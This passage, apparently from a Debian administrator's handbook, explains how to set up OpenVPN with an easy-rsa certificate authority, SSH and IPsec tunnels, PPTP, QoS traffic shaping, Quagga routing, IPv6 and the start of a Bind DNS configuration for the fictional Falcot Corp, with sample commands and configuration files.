The same effect can be obtained for IPv6 by simply replacing `ipv4` with `ipv6` in the manual command and using the `net.ipv6.conf.all.forwarding` line in `/etc/sysctl.conf`.



Enabling IPv4 masquerading is a slightly more complex operation that involves configuring the *netfilter* firewall.

Similarly, using NAT (for IPv4) requires configuring *netfilter*. Since the primary purpose of this component is packet filtering, the details are listed in Chapter 14: “Security” (see section 14.2, “Firewall or Packet Filtering” page 377).

## 10.2. Virtual Private Network

A *Virtual Private Network* (VPN for short) is a way to link two different local networks through the Internet by way of a tunnel; the tunnel is usually encrypted for confidentiality. VPNs are often used to integrate a remote machine within a company’s local network.

Several tools provide this. OpenVPN is an efficient solution, easy to deploy and maintain, based on SSL/TLS. Another possibility is using IPsec to encrypt IP traffic between two machines; this encryption is transparent, which means that applications running on these hosts need not be modified to take the VPN into account. SSH can also be used to provide a VPN, in addition to its more conventional features. Finally, a VPN can be established using Microsoft’s PPTP protocol. Other solutions exist, but are beyond the focus of this book.

### 10.2.1. OpenVPN

OpenVPN is a piece of software dedicated to creating virtual private networks. Its setup involves creating virtual network interfaces on the VPN server and on the client(s); both *tun* (for IP-level tunnels) and *tap* (for Ethernet-level tunnels) interfaces are supported. In practice, *tun* interfaces will most often be used except when the VPN clients are meant to be integrated into the server’s local network by way of an Ethernet bridge.

OpenVPN relies on OpenSSL for all the SSL/TLS cryptography and associated features (confidentiality, authentication, integrity, non-repudiation). It can be configured either with a shared private key or using X.509 certificates based on a public key infrastructure. The latter configuration is strongly preferred since it allows greater flexibility when faced with a growing number of roaming users accessing the VPN.

#### CULTURE SSL and TLS

The SSL protocol (*Secure Socket Layer*) was invented by Netscape to secure connections to web servers. It was later standardized by IETF under the acronym TLS (*Transport Layer Security*). Since then TLS continued to evolve and nowadays SSL is deprecated due to multiple design flaws that have been discovered.

#### *Public Key Infrastructure: easy-rsa*

The RSA algorithm is widely used in public-key cryptography. It involves a “key pair”, comprised of a private and a public key. The two keys are closely linked to each other, and their mathematical properties are such that a message encrypted with the public key can only be

decrypted by someone knowing the private key, which ensures confidentiality. In the opposite direction, a message encrypted with the private key can be decrypted by anyone knowing the public key, which allows authenticating the origin of a message since only someone with access to the private key could generate it. When associated with a digital hash function (MD5, SHA1, or a more recent variant), this leads to a signature mechanism that can be applied to any message.

However, anyone can create a key pair, store any identity on it, and pretend to be the identity of their choice. One solution involves the concept of a *Certification Authority* (CA), formalized by the X.509 standard. This term covers an entity that holds a trusted key pair known as a *root certificate*. This certificate is only used to sign other certificates (key pairs), after proper steps have been undertaken to check the identity stored on the key pair. Applications using X.509 can then check the certificates presented to them, if they know about the trusted root certificates.

OpenVPN follows this rule. Since public CAs only emit certificates in exchange for a (hefty) fee, it is also possible to create a private certification authority within the company. The *easy-rsa* package provides tools to serve as an X.509 certification infrastructure, implemented as a set of scripts using the `openssl` command.

NOTE	In versions of Debian up to <i>Wheezy</i> , <i>easy-rsa</i> was distributed as part of the <i>openvpn</i> package, and its scripts were to be found under <code>/usr/share/doc/openvpn/examples/easy-rsa/2.0/</code> . Setting up a CA involved copying that directory, instead of using the <code>make-cadir</code> command as documented here.
------	--

The Falcot Corp administrators use this tool to create the required certificates, both for the server and the clients. This allows the configuration of all clients to be similar since they will only have to be set up so as to trust certificates coming from Falcot's local CA. This CA is the first certificate to create; to this end, the administrators set up a directory with the files required for the CA in an appropriate location, preferably on a machine not connected to the network in order to mitigate the risk of the CA's private key being stolen.

```
$ make-cadir pki-falcot
$ cd pki-falcot
```

They then store the required parameters into the `vars` file, especially those named with a `KEY_` prefix; these variables are then integrated into the environment:

```
$ vim vars
$ grep KEY_ vars
export KEY_CONFIG='$EASY_RSA/whichopensslcnf $EASY_RSA'
export KEY_DIR="$EASY_RSA/keys"
echo NOTE: If you run ./clean-all, I will be doing a rm -rf on $KEY_DIR
export KEY_SIZE=2048
export KEY_EXPIRE=3650
export KEY_COUNTRY="FR"
export KEY_PROVINCE="Loire"
export KEY_CITY="Saint-Étienne"
export KEY_ORG="Falcot Corp"
```

```

export KEY_EMAIL="admin@falcot.com"
export KEY_OU="Certificate authority"
export KEY_NAME="Certificate authority for Falcot Corp"
# If you'd like to sign all keys with the same Common Name, uncomment the KEY_CN
    ➤ export below
# export KEY_CN="CommonName"
$ . ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /home/roland/pki-falcot/
    ➤ keys
$ ./clean-all

```

The next step is the creation of the CA's key pair itself (the two parts of the key pair will be stored under keys/ca.crt and keys/ca.key during this step):

```

$ ./build-ca
Generating a 2048 bit RSA private key
.....+++
...+++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:
Common Name (eg, your name or your server's hostname) [Falcot Corp CA]:
Name [Certificate authority for Falcot Corp]:
Email Address [admin@falcot.com]:

```

The certificate for the VPN server can now be created, as well as the Diffie-Hellman parameters required for the server side of an SSL/TLS connection. The VPN server is identified by its DNS name vpn.falcot.com; this name is re-used for the generated key files (keys/vpn.falcot.com.crt for the public certificate, keys/vpn.falcot.com.key for the private key):

```

$ ./build-key-server vpn.falcot.com
Generating a 2048 bit RSA private key
.....+++
    ➤
.....+++
writing new private key to 'vpn.falcot.com.key'
-----
You are about to be asked to enter information that will be incorporated

```

into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.

```
-----  
Country Name (2 letter code) [FR]:  
State or Province Name (full name) [Loire]:  
Locality Name (eg, city) [Saint-Étienne]:  
Organization Name (eg, company) [Falcot Corp]:  
Organizational Unit Name (eg, section) [Certificate authority]:  
Common Name (eg, your name or your server's hostname) [vpn.falcot.com]:  
Name [Certificate authority for Falcot Corp]:  
Email Address [admin@falcot.com]:
```

```
Please enter the following 'extra' attributes  
to be sent with your certificate request  
A challenge password []:  
An optional company name []:  
Using configuration from /home/roland/pki-falcot/openssl-1.0.0.cnf  
Check that the request matches the signature  
Signature ok  
The Subject's Distinguished Name is as follows  
countryName          :PRINTABLE:'FR'  
stateOrProvinceName  :PRINTABLE:'Loire'  
localityName         :T61STRING:'Saint-\0xFFFFF3\0xFFFFF89tienne'  
organizationName     :PRINTABLE:'Falcot Corp'  
organizationalUnitName:PRINTABLE:'Certificate authority'  
commonName           :PRINTABLE:'vpn.falcot.com'  
name                 :PRINTABLE:'Certificate authority for Falcot Corp'  
emailAddress         :IA5STRING:'admin@falcot.com'  
Certificate is to be certified until Mar  6 14:54:56 2025 GMT (3650 days)  
Sign the certificate? [y/n]:y
```

```
1 out of 1 certificate requests certified, commit? [y/n]y  
Write out database with 1 new entries  
Data Base Updated  
$ ./build-dh  
Generating DH parameters, 2048 bit long safe prime, generator 2  
This is going to take a long time  
[...]
```

The following step creates certificates for the VPN clients; one certificate is required for each computer or person allowed to use the VPN:

```
$ ./build-key JoeSmith  
Generating a 2048 bit RSA private key  
.....+++  
.....+++
```

```
writing new private key to 'JoeSmith.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:Development unit
Common Name (eg, your name or your server's hostname) [JoeSmith]:Joe Smith
[...]
```

Now all certificates have been created, they need to be copied where appropriate: the root certificate's public key (`keys/ca.crt`) will be stored on all machines (both server and clients) as `/etc/ssl/certs/Falcot_CA.crt`. The server's certificate is installed only on the server (`keys/vpn.falcot.com.crt` goes to `/etc/ssl/vpn.falcot.com.crt`, and `keys/vpn.falcot.com.key` goes to `/etc/ssl/private/vpn.falcot.com.key` with restricted permissions so that only the administrator can read it), with the corresponding Diffie-Hellman parameters (`keys/dh2048.pem`) installed to `/etc/openssl/dh2048.pem`. Client certificates are installed on the corresponding VPN client in a similar fashion.

### *Configuring the OpenVPN Server*

By default, the OpenVPN initialization script tries starting all virtual private networks defined in `/etc/openvpn/*.conf`. Setting up a VPN server is therefore a matter of storing a corresponding configuration file in this directory. A good starting point is `/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz`, which leads to a rather standard server. Of course, some parameters need to be adapted: `ca`, `cert`, `key` and `dh` need to describe the selected locations (respectively, `/etc/ssl/certs/Falcot_CA.crt`, `/etc/ssl/vpn.falcot.com.crt`, `/etc/ssl/private/vpn.falcot.com.key` and `/etc/openvpn/dh2048.pem`). The server `10.8.0.0 255.255.255.0` directive defines the subnet to be used by the VPN; the server uses the first IP address in that range (10.8.0.1) and the rest of the addresses are allocated to clients.

With this configuration, starting OpenVPN creates the virtual network interface, usually under the `tun0` name. However, firewalls are often configured at the same time as the real network interfaces, which happens before OpenVPN starts. Good practice therefore recommends creating a persistent virtual network interface, and configuring OpenVPN to use this pre-existing interface. This further allows choosing the name for this interface. To this end, `openvpn --mktun --dev vpn --dev-type tun` creates a virtual network interface named `vpn` with type `tun`; this command can easily be integrated in the firewall configuration script, or in an up di-

rective of the `/etc/network/interfaces` file. The OpenVPN configuration file must also be updated accordingly, with the `dev vpn` and `dev-type tun` directives.

Barring further action, VPN clients can only access the VPN server itself by way of the 10.8.0.1 address. Granting the clients access to the local network (192.168.0.0/24), requires adding a `push route 192.168.0.0 255.255.255.0` directive to the OpenVPN configuration so that VPN clients automatically get a network route telling them that this network is reachable by way of the VPN. Furthermore, machines on the local network also need to be informed that the route to the VPN goes through the VPN server (this automatically works when the VPN server is installed on the gateway). Alternatively, the VPN server can be configured to perform IP masquerading so that connections coming from VPN clients appear as if they are coming from the VPN server instead (see section 10.1, “Gateway” page 222).

### *Configuring the OpenVPN Client*

Setting up an OpenVPN client also requires creating a configuration file in `/etc/openvpn/`. A standard configuration can be obtained by using `/usr/share/doc/openvpn/examples/sample-config-files/client.conf` as a starting point. The remote `vpn.falcot.com 1194` directive describes the address and port of the OpenVPN server; the `ca`, `cert` and `key` also need to be adapted to describe the locations of the key files.

If the VPN should not be started automatically on boot, set the `AUTOSTART` directive to `none` in the `/etc/default/openvpn` file. Starting or stopping a given VPN connection is always possible with the commands `service openvpn@name start` and `service openvpn@name stop` (where the connection `name` matches the one defined in `/etc/openvpn/name.conf`).

The `network-manager-openvpn-gnome` package contains an extension to Network Manager (see section 8.2.4, “Automatic Network Configuration for Roaming Users” page 153) that allows managing OpenVPN virtual private networks. This allows every user to configure OpenVPN connections graphically and to control them from the network management icon.

## 10.2.2. Virtual Private Network with SSH

There are actually two ways of creating a virtual private network with SSH. The historic one involves establishing a PPP layer over the SSH link. This method is described in a HOWTO document:

➔ <http://www.tldp.org/HOWTO/ppp-ssh/>

The second method is more recent, and was introduced with OpenSSH 4.3; it is now possible for OpenSSH to create virtual network interfaces (`tun*`) on both sides of an SSH connection, and these virtual interfaces can be configured exactly as if they were physical interfaces. The tunneling system must first be enabled by setting `PermitTunnel` to “yes” in the SSH server configuration file (`/etc/ssh/sshd_config`). When establishing the SSH connection, the creation of a tunnel must be explicitly requested with the `-w any:any` option (`any` can be replaced with the desired `tun` device number). This requires the user to have administrator privilege on both

sides, so as to be able to create the network device (in other words, the connection must be established as root).

Both methods for creating a virtual private network over SSH are quite straightforward. However, the VPN they provide is not the most efficient available; in particular, it does not handle high levels of traffic very well.

The explanation is that when a TCP/IP stack is encapsulated within a TCP/IP connection (for SSH), the TCP protocol is used twice, once for the SSH connection and once within the tunnel. This leads to problems, especially due to the way TCP adapts to network conditions by altering timeout delays. The following site describes the problem in more detail:

➔ <http://sites.inka.de/sites/bigred/devel/tcp-tcp.html>

VPNs over SSH should therefore be restricted to one-off tunnels with no performance constraints.

### 10.2.3. IPsec

IPsec, despite being the standard in IP VPNs, is rather more involved in its implementation. The IPsec engine itself is integrated in the Linux kernel; the required user-space parts, the control and configuration tools, are provided by the *ipsec-tools* package. In concrete terms, each host's `/etc/ipsec-tools.conf` contains the parameters for *IPsec tunnels* (or *Security Associations*, in the IPsec terminology) that the host is concerned with; the `/etc/init.d/setkey` script provides a way to start and stop a tunnel (each tunnel is a secure link to another host connected to the virtual private network). This file can be built by hand from the documentation provided by the `setkey(8)` manual page. However, explicitly writing the parameters for all hosts in a non-trivial set of machines quickly becomes an arduous task, since the number of tunnels grows fast. Installing an IKE daemon (for *IPsec Key Exchange*) such as *racoona* or *strongswan* makes the process much simpler by bringing administration together at a central point, and more secure by rotating the keys periodically.

In spite of its status as the reference, the complexity of setting up IPsec restricts its usage in practice. OpenVPN-based solutions will generally be preferred when the required tunnels are neither too many nor too dynamic.

#### CAUTION

##### IPsec and NAT

NATing firewalls and IPsec do not work well together: since IPsec signs the packets, any change on these packets that the firewall might perform will void the signature, and the packets will be rejected at their destination. Various IPsec implementations now include the *NAT-T* technique (for *NAT Traversal*), which basically encapsulates the IPsec packet within a standard UDP packet.

#### SECURITY

##### IPsec and firewalls

The standard mode of operation of IPsec involves data exchanges on UDP port 500 for key exchanges (also on UDP port 4500 in the case that NAT-T is in use). Moreover, IPsec packets use two dedicated IP protocols that the firewall must let through; reception of these packets is based on their protocol numbers, 50 (ESP) and 51 (AH).

## 10.2.4. PPTP

PPTP (for *Point-to-Point Tunneling Protocol*) uses two communication channels, one for control data and one for payload data; the latter uses the GRE protocol (*Generic Routing Encapsulation*). A standard PPP link is then set up over the data exchange channel.

### *Configuring the Client*

The *pptp-linux* package contains an easily-configured PPTP client for Linux. The following instructions take their inspiration from the official documentation:

➔ <http://pptpclient.sourceforge.net/howto-debian.phtml>

The Falcot administrators created several files: `/etc/ppp/options.pptp`, `/etc/ppp/peers/falcot`, `/etc/ppp/ip-up.d/falcot`, and `/etc/ppp/ip-down.d/falcot`.

**Example 10.2** *The `/etc/ppp/options.pptp` file*

```
# PPP options used for a PPTP connection
lock
noauth
nobsdcomp
nodeflate
```

**Example 10.3** *The `/etc/ppp/peers/falcot` file*

```
# vpn.falcot.com is the PPTP server
pty "pptp vpn.falcot.com --nolaunchpppd"
# the connection will identify as the "vpn" user
user vpn
remotename pptp
# encryption is needed
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

**Example 10.4** *The `/etc/ppp/ip-up.d/falcot` file*

```
# Create the route to the Falcot network
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 is the (remote) Falcot network
    route add -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```



**Example 10.5** *The /etc/ppp/ip-down.d/falcot file*

```
# Delete the route to the Falcot network
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 is the (remote) Falcot network
    route del -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

**SECURITY**  
**MPPE**

Securing PPTP involves using the MPPE feature (*Microsoft Point-to-Point Encryption*), which is available in official Debian kernels as a module.

## Configuring the Server

**CAUTION**  
**PPTP and firewalls**

Intermediate firewalls need to be configured to let through IP packets using protocol 47 (GRE). Moreover, the PPTP server's port 1723 needs to be open so that the communication channel can happen.

pptpd is the PPTP server for Linux. Its main configuration file, `/etc/pptpd.conf`, requires very few changes: *localip* (local IP address) and *remoteip* (remote IP address). In the example below, the PPTP server always uses the 192.168.0.199 address, and PPTP clients receive IP addresses from 192.168.0.200 to 192.168.0.250.

**Example 10.6** *The /etc/pptpd.conf file*

```
# TAG: speed
#
#     Specifies the speed for the PPP daemon to talk at.
#
speed 115200

# TAG: option
#
#     Specifies the location of the PPP options file.
#     By default PPP looks in '/etc/ppp/options'
#
option /etc/ppp/pptpd-options

# TAG: debug
#
#     Turns on (more) debugging to syslog
#
# debug
```

```

# TAG: localip
# TAG: remoteip
#
#     Specifies the local and remote IP address ranges.
#
#     You can specify single IP addresses separated by commas or you can
#     specify ranges, or both. For example:
#
#         192.168.0.234,192.168.0.245-249,192.168.0.254
#
#     IMPORTANT RESTRICTIONS:
#
#     1. No spaces are permitted between commas or within addresses.
#
#     2. If you give more IP addresses than MAX_CONNECTIONS, it will
#     start at the beginning of the list and go until it gets
#     MAX_CONNECTIONS IPs. Others will be ignored.
#
#     3. No shortcuts in ranges! ie. 234-8 does not mean 234 to 238,
#     you must type 234-238 if you mean this.
#
#     4. If you give a single localIP, that's ok - all local IPs will
#     be set to the given one. You MUST still give at least one remote
#     IP for each simultaneous client.
#
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250

```

The PPP configuration used by the PPTP server also requires a few changes in `/etc/ppp/pptpd-options`. The important parameters are the server name (pptp), the domain name (falcot.com), and the IP addresses for DNS and WINS servers.

**Example 10.7** *The /etc/ppp/pptpd-options file*

```

## turn pppd syslog debugging on
#debug

## change 'servername' to whatever you specify as your server name in chap-secrets
name pptp
## change the domainname to your local domain
domain falcot.com

## these are reasonable defaults for WinXXXX clients

```

```

## for the security related settings
# The Debian pppd package now supports both MSCHAP and MPPE, so enable them
# here. Please note that the kernel support for MPPE must also be present!
auth
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0

## some defaults
nodefaultroute
proxyarp
lock

```

The last step involves registering the vpn user (and the associated password) in the `/etc/ppp/chap-secrets` file. Contrary to other instances where an asterisk (\*) would work, the server name must be filled explicitly here. Furthermore, Windows PPTP clients identify themselves under the `DOMAIN\USER` form, instead of only providing a user name. This explains why the file also mentions the `FALCOT\vpn` user. It is also possible to specify individual IP addresses for users; an asterisk in this field specifies that dynamic addressing should be used.

**Example 10.8** *The `/etc/ppp/chap-secrets` file*

```

# Secrets for authentication using CHAP
# client      server  secret  IP addresses
vpn           pptp   f@Lc3au *
FALCOT\vpn   pptp   f@Lc3au *

```

**SECURITY**  
**PPTP vulnerabilities**

Microsoft's first PPTP implementation drew severe criticism because it had many security vulnerabilities; most have since then been fixed in more recent versions. The configuration documented in this section uses the latest version of the protocol. Be aware though that removing some options (such as `require-mppe-128` and `require-mschap-v2`) would make the service vulnerable again.

## 10.3. Quality of Service

### 10.3.1. Principle and Mechanism

*Quality of Service* (or *QoS* for short) refers to a set of techniques that guarantee or improve the quality of the service provided to applications. The most popular such technique involves classifying the network traffic into categories, and differentiating the handling of traffic according to which category it belongs to. The main application of this differentiated services concept is *traffic shaping*, which limits the data transmission rates for connections related to some services and/or hosts so as not to saturate the available bandwidth and starve important other services. Traffic shaping is a particularly good fit for TCP traffic, since this protocol automatically adapts to available bandwidth.

It is also possible to alter the priorities on traffic, which allows prioritizing packets related to interactive services (such as `ssh` and `telnet`) or to services that only deal with small blocks of data.

The Debian kernels include the features required for QoS along with their associated modules. These modules are many, and each of them provides a different service, most notably by way of special schedulers for the queues of IP packets; the wide range of available scheduler behaviors spans the whole range of possible requirements.

<small>CULTURE</small> <b>LARTC</b> — <i>Linux Advanced Routing &amp; Traffic Control</i>	<p>The <i>Linux Advanced Routing &amp; Traffic Control</i> HOWTO is the reference document covering everything there is to know about network quality of service.</p> <p>➔ <a href="http://www.lartc.org/howto/">http://www.lartc.org/howto/</a></p>
--	--

### 10.3.2. Configuring and Implementing

QoS parameters are set through the `tc` command (provided by the *iproute* package). Since its interface is quite complex, using higher-level tools is recommended.

#### *Reducing Latencies: wondershaper*

The main purpose of *wondershaper* (in the similarly-named package) is to minimize latencies independent of network load. This is achieved by limiting total traffic to a value that falls just short of the link saturation value.

Once a network interface is configured, setting up this traffic limitation is achieved by running *wondershaper interface download\_rate upload\_rate*. The interface can be `eth0` or `ppp0` for example, and both rates are expressed in kilobits per second. The *wondershaper remove interface* command disables traffic control on the specified interface.

For an Ethernet connection, this script is best called right after the interface is configured. This is done by adding up and down directives to the `/etc/network/interfaces` file allowing de-

clared commands to be run, respectively, after the interface is configured and before it is de-configured. For example:

**Example 10.9** *Changes in the /etc/network/interfaces file*

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

In the PPP case, creating a script that calls `wondershaper` in `/etc/ppp/ip-up.d/` will enable traffic control as soon as the connection is up.

GOING FURTHER

**Optimal configuration**

The `/usr/share/doc/wondershaper/README.Debian.gz` file describes, in some detail, the configuration method recommended by the package maintainer. In particular, it advises measuring the download and upload speeds so as to best evaluate real limits.

### *Standard Configuration*

Barring a specific QoS configuration, the Linux kernel uses the `pfifo_fast` queue scheduler, which provides a few interesting features by itself. The priority of each processed IP packet is based on the ToS field (*Type of Service*) of this packet; modifying this field is enough to take advantage of the scheduling features. There are five possible values:

- Normal-Service (0);
- Minimize-Cost (2);
- Maximize-Reliability (4);
- Maximize-Throughput (8);
- Minimize-Delay (16).

The ToS field can be set by applications that generate IP packets, or modified on the fly by *net-filter*. The following rules are sufficient to increase responsiveness for a server's SSH service:

```
iptables -t mangle -A PREROUTING -p tcp --sport ssh -j TOS --set-tos Minimize-Delay
iptables -t mangle -A PREROUTING -p tcp --dport ssh -j TOS --set-tos Minimize-Delay
```

## 10.4. Dynamic Routing

The reference tool for dynamic routing is currently `quagga`, from the similarly-named package; it used to be `zebra` until development of the latter stopped. However, `quagga` kept the names of the programs for compatibility reasons which explains the `zebra` commands below.

**Dynamic routing**

Dynamic routing allows routers to adjust, in real time, the paths used for transmitting IP packets. Each protocol involves its own method of defining routes (shortest path, use routes advertised by peers, and so on).

In the Linux kernel, a route links a network device to a set of machines that can be reached through this device. The `route` command defines new routes and displays existing ones.

Quagga is a set of daemons cooperating to define the routing tables to be used by the Linux kernel; each routing protocol (most notably BGP, OSPF and RIP) provides its own daemon. The `zebra` daemon collects information from other daemons and handles static routing tables accordingly. The other daemons are known as `bgpd`, `ospfd`, `ospf6d`, `ripd`, `ripngd`, `isisd`, and `babeld`.

Daemons are enabled by editing the `/etc/quagga/daemons` file and creating the appropriate configuration file in `/etc/quagga/`; this configuration file must be named after the daemon, with a `.conf` extension, and belong to the `quagga` user and the `quaggavty` group, in order for the `/etc/init.d/quagga` script to invoke the daemon.

The configuration of each of these daemons requires knowledge of the routing protocol in question. These protocols cannot be described in detail here, but the *quagga-doc* provides ample explanation in the form of an `info` file. The same contents may be more easily browsed as HTML on the Quagga website:

➡ <http://www.nongnu.org/quagga/docs/docs-info.html>

In addition, the syntax is very close to a standard router's configuration interface, and network administrators will adapt quickly to `quagga`.

**OSPF, BGP or RIP?**

OSPF is generally the best protocol to use for dynamic routing on private networks, but BGP is more common for Internet-wide routing. RIP is rather ancient, and hardly used anymore.

## 10.5. IPv6

IPv6, successor to IPv4, is a new version of the IP protocol designed to fix its flaws, most notably the scarcity of available IP addresses. This protocol handles the network layer; its purpose is to provide a way to address machines, to convey data to their intended destination, and to handle data fragmentation if needed (in other words, to split packets into chunks with a size that depends on the network links to be used on the path and to reassemble the chunks in their proper order on arrival).

Debian kernels include IPv6 handling in the core kernel (with the exception of some architectures that have it compiled as a module named `ipv6`). Basic tools such as `ping` and `traceroute` have their IPv6 equivalents in `ping6` and `traceroute6`, available respectively in the *iputils-ping* and *iputils-tracepath* packages.

The IPv6 network is configured similarly to IPv4, in `/etc/network/interfaces`. But if you want that network to be globally available, you must ensure that you have an IPv6-capable router relaying traffic to the global IPv6 network.

**Example 10.10** *Example of IPv6 configuration*

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1
    netmask 64
    # Disabling auto-configuration
    # autoconf 0
    # The router is auto-configured and has no fixed address
    # (accept_ra 1). If it had:
    # gateway 2001:db8:1234:5::1
```

IPv6 subnets usually have a netmask of 64 bits. This means that  $2^{64}$  distinct addresses exist within the subnet. This allows Stateless Address Autoconfiguration (SLAAC) to pick an address based on the network interface's MAC address. By default, if SLAAC is activated in your network and IPv6 on your computer, the kernel will automatically find IPv6 routers and configure the network interfaces.

This behavior may have privacy implications. If you switch networks frequently, e.g. with a laptop, you might not want your MAC address being a part of your public IPv6 address. This makes it easy to identify the same device across networks. A solution to this are IPv6 privacy extensions (which Debian enables by default if IPv6 connectivity is detected during initial installation), which will assign an additional randomly generated address to the interface, periodically change them and prefer them for outgoing connections. Incoming connections can still use the address generated by SLAAC. The following example, for use in `/etc/network/interfaces`, activates these privacy extensions.

**Example 10.11** *IPv6 privacy extensions*

```
iface eth0 inet6 auto
    # Prefer the randomly assigned addresses for outgoing connections.
    privext 2
```

**Programs built with IPv6**

TIP

Many pieces of software need to be adapted to handle IPv6. Most of the packages in Debian have been adapted already, but not all. If your favorite package does not work with IPv6 yet, you can ask for help on the *debian-ipv6* mailing-list. They might know about an IPv6-aware replacement and could file a bug to get the issue properly tracked.

➔ <http://lists.debian.org/debian-ipv6/>

IPv6 connections can be restricted, in the same fashion as for IPv4: the standard Debian kernels include an adaptation of *netfilter* for IPv6. This IPv6-enabled *netfilter* is configured in a similar fashion to its IPv4 counterpart, except the program to use is `ip6tables` instead of `iptables`.

### 10.5.1. Tunneling

**CAUTION**  
**IPv6 tunneling and  
firewalls**

IPv6 tunneling over IPv4 (as opposed to native IPv6) requires the firewall to accept the traffic, which uses IPv4 protocol number 41.

If a native IPv6 connection is not available, the fallback method is to use a tunnel over IPv4. Gogo6 is one (free) provider of such tunnels:

➔ <http://www.gogo6.com/freenet6/tunnelbroker>

To use a Freenet6 tunnel, you need to register for a Freenet6 Pro account on the website, then install the *gogoc* package and configure the tunnel. This requires editing the `/etc/gogoc/gogoc.conf` file: `userid` and `password` lines received by e-mail should be added, and `server` should be replaced with `authenticated.freenet6.net`.

IPv6 connectivity is proposed to all machines on a local network by adding the three following directives to the `/etc/gogoc/gogoc.conf` file (assuming the local network is connected to the `eth0` interface):

```
host_type=router
prefixlen=56
if_prefix=eth0
```

The machine then becomes the access router for a subnet with a 56-bit prefix. Once the tunnel is aware of this change, the local network must be told about it; this implies installing the *radvd* daemon (from the similarly-named package). This IPv6 configuration daemon has a role similar to *dhcpcd* in the IPv4 world.

The `/etc/radvd.conf` configuration file must then be created (see `/usr/share/doc/radvd/examples/simple-radvd.conf` as a starting point). In our case, the only required change is the prefix, which needs to be replaced with the one provided by Freenet6; it can be found in the output of the `ifconfig` command, in the block concerning the `tun` interface.

Then run `service gogoc restart` and `service radvd start`, and the IPv6 network should work.



## 10.6. Domain Name Servers (DNS)

### 10.6.1. Principle and Mechanism

The *Domain Name Service* (DNS) is a fundamental component of the Internet: it maps host names to IP addresses (and vice-versa), which allows the use of `www.debian.org` instead of `5.153.231.4` or `2001:41c8:1000:21::21:4`.

DNS records are organized in zones; each zone matches either a domain (or a subdomain) or an IP address range (since IP addresses are generally allocated in consecutive ranges). A primary server is authoritative on the contents of a zone; secondary servers, usually hosted on separate machines, provide regularly refreshed copies of the primary zone.

Each zone can contain records of various kinds (*Resource Records*):

- **A:** IPv4 address.
- **CNAME:** alias (*canonical name*).
- **MX:** *mail exchange*, an email server. This information is used by other email servers to find where to send email addressed to a given address. Each MX record has a priority. The highest-priority server (with the lowest number) is tried first (see sidebar “SMTP” page 252); other servers are contacted in order of decreasing priority if the first one does not reply.
- **PTR:** mapping of an IP address to a name. Such a record is stored in a “reverse DNS” zone named after the IP address range. For example, `1.168.192.in-addr.arpa` is the zone containing the reverse mapping for all addresses in the `192.168.1.0/24` range.
- **AAAA:** IPv6 address.
- **NS:** maps a name to a name server. Each domain must have at least one NS record. These records point at a DNS server that can answer queries concerning this domain; they usually point at the primary and secondary servers for the domain. These records also allow DNS delegation; for instance, the `falcot.com` zone can include an NS record for `internal.falcot.com`, which means that the `internal.falcot.com` zone is handled by another server. Of course, this server must declare an `internal.falcot.com` zone.

The reference name server, Bind, was developed and is maintained by ISC (*Internet Software Consortium*). It is provided in Debian by the `bind9` package. Version 9 brings two major changes compared to previous versions. First, the DNS server can now run under an unprivileged user, so that a security vulnerability in the server does not grant root privileges to the attacker (as was seen repeatedly with versions 8.x).

Furthermore, Bind supports the DNSSEC standard for signing (and therefore authenticating) DNS records, which allows blocking any spoofing of this data during man-in-the-middle attacks.

CULTURE  
**DNSSEC**

The DNSSEC norm is quite complex; this partly explains why it is not in widespread usage yet (even if it perfectly coexists with DNS servers unaware of DNSSEC). To understand all the ins and outs, you should check the following article.

➔ [http://en.wikipedia.org/wiki/Domain\\_Name\\_System\\_Security\\_Extensions](http://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions)

## 10.6.2. Configuring

Configuration files for `bind`, irrespective of version, have the same structure.

The Falcot administrators created a primary `falcot.com` zone to store information related to this domain, and a `168.192.in-addr.arpa` zone for reverse mapping of IP addresses in the local networks.

CAUTION

**Names of reverse zones**

Reverse zones have a particular name. The zone covering the `192.168.0.0/16` network needs to be named `168.192.in-addr.arpa`: the IP address components are reversed, and followed by the `in-addr.arpa` suffix.

For IPv6 networks, the suffix is `ip6.arpa` and the IP address components which are reversed are each character in the full hexadecimal representation of the IP address. As such, the `2001:0bc8:31a0::/48` network would use a zone named `0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa`.

TIP

**Testing the DNS server**

The `host` command (in the `bind9-host` package) queries a DNS server, and can be used to test the server configuration. For example, `host machine.falcot.com localhost` checks the local server's reply for the `machine.falcot.com` query. `host ipaddress localhost` tests the reverse resolution.

The following configuration excerpts, taken from the Falcot files, can serve as starting points to configure a DNS server:

**Example 10.12** *Excerpt of `/etc/bind/named.conf.local`*

```
zone "falcot.com" {
    type master;
    file "/etc/bind/db.falcot.com";
    allow-query { any; };
    allow-transfer {
